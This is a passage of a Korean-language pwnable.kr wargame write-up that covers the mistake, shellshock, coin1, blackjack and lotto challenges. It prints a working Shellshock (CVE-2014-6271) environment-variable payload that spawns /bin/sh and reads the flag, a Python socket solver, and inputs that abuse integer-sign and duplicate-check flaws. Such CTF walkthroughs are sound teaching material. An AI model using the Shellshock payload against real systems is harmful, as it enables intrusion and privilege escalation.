문제는 17번째 라인 `fd=open("/home/mistake/password",O_RDONLY,0400) < 0`에서 발생한다. 연산자 우선순위에 의해 open() < 0이 먼저 실행대고, fd=~는 그 뒤에 실행된다. 따라서 password 파일을 open()하면 3이 반환되고, fd에는 3<0의 값인 false=0이 들어가게 된다. 따라서 read(fd, ~)는 stdin으로 읽게되므로 우리가 정한 비밀번호를 넣을 수 있다. 따라서 0을 10개를 넣은 뒤 input password가 출력된 이후에 1을 10개를 넣으면 된다('0'^1 = '1').

```
$ ./mistake
do not bruteforce...
0000000000
input password : 1111111111
Password OK
Mommy, the operator priority always confuses me :(
```

10. shellshock

다음과 같은 소스가 주어진다.

```
#include <stdio.h>
int main(){
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());
    system("/home/shellshock/bash -c 'echo shock_me'");
    return 0;
}
```

shellshock에 취약한 버전의 bash에서 'echo shock_me'를 실행한다. shellshock란 bash의 환경변수에서 문제가 생기므로 shellshock exploit에 맞춰서 /bin/sh를 띄우면 된다.

```
export dummy='() { echo "hi"; }; /bin/sh'
```

```
shellshock@ubuntu:~$ export dummy='() { echo "hi"; }; /bin/sh'
shellshock@ubuntu:~$ ./shellshock
$ id
uid=1048(shellshock) gid=1049(shellshock2) groups=1048(shellshock)
$ cat flag
only if I knew CVE-2014-6271 ten years ago..!!
$
```

참고링크: http://unix.stackexchange.com/questions/157329/what-does-env-x-command-bash-do-and-why-is-it-insecure

11. coin1

접속을 하면 무게가 다른 동전 하나를 찾는 문제가 주어지는데, binary search를 이용해 간단히 풀 수 있다. 다음은 솔루션 코드이다.

```python
from socket import *
import time
import re

def find_counterfeit(s, coins):
    t = ' '.join(map(str,coins)) + '\n'
    s.send(t)

    if(int(s.recv(128))%10 == 0): return False # real coins
    return True

def do_all(s, coins):
    global N, C
    if C==0: return coins[0]

    t = len(coins)/2
    C -= 1
    if find_counterfeit(s, coins[:t]):
        return do_all(s, coins[:t])
    else:
        return do_all(s, coins[t:])

s = socket(2,1)
s.connect(('pwnable.kr', 9007))
s.recv(4096)
time.sleep(3+0.0001)
for _ in xrange(100):
    data = s.recv(128) # N=x C=x
    N,C = re.findall("N=(\d+) C=(\d+)", data)[0]
    N,C = int(N),int(C)

    r = do_all(s, range(N))
    s.send(`r` + '\n')
    print s.recv(128)
print s.recv(128)
```

12. blackjack

소스가 주어지는데 모두 읽기에는 상당히 길므로 블랙박스테스팅을 해보았다. 돈을 unsigned int대신 int로 해두었을 것 같아 배팅금액에 음수를 집어넣었더니 역시나 잘 되었고, 계속 Hit을 해서 게임에서 죽은 뒤 음수의 금액을 잃었더니 백만장자가 되었다.

```
Enter 1 to Begin the Greatest Game Ever Played.
Enter 2 to See a Complete Listing of Rules.
Enter 3 to Exit Game. (Not Recommended)
Choice: 1

Cash: $500
-------
|D    |
|  A  |
|    D|
-------

Your Total is 11

The Dealer Has a Total of 4

Enter Bet: $-10000000000
```

```
YaY_I_AM_A_MILLIONARE_LOL


Cash: $1410065908
-------
|H    |
|  4  |
|    H|
-------

Your Total is 4

The Dealer Has a Total of 1

Enter Bet: $
```

13. lotto

소스가 주어지는데 꽤나 길다. 취약한 부분은 다음에서 일어난다.

```
// calculate lotto score
    int match = 0, j = 0;
    for(i=0; i<6; i++){
        for(j=0; j<6; j++){
            if(lotto[i] == submit[j]){
                match++;
            }
        }
    }
```

lotto 배열의 값이랑 내가 제출한 값이랑 이중 for문을 돌면서 확인을 하는데, 모두 같은 값을 submit한 뒤 lotto에서 하나라도 맞추면 match가 6번이 된다. 이길 때까지 같은 값을 계속 제출하면 된다. 다만 read로 6Byte를 읽기 때문에 space나 Ctrl+A 등 46보다 작은 ascii를 넣어야한다.

```
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes :
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
```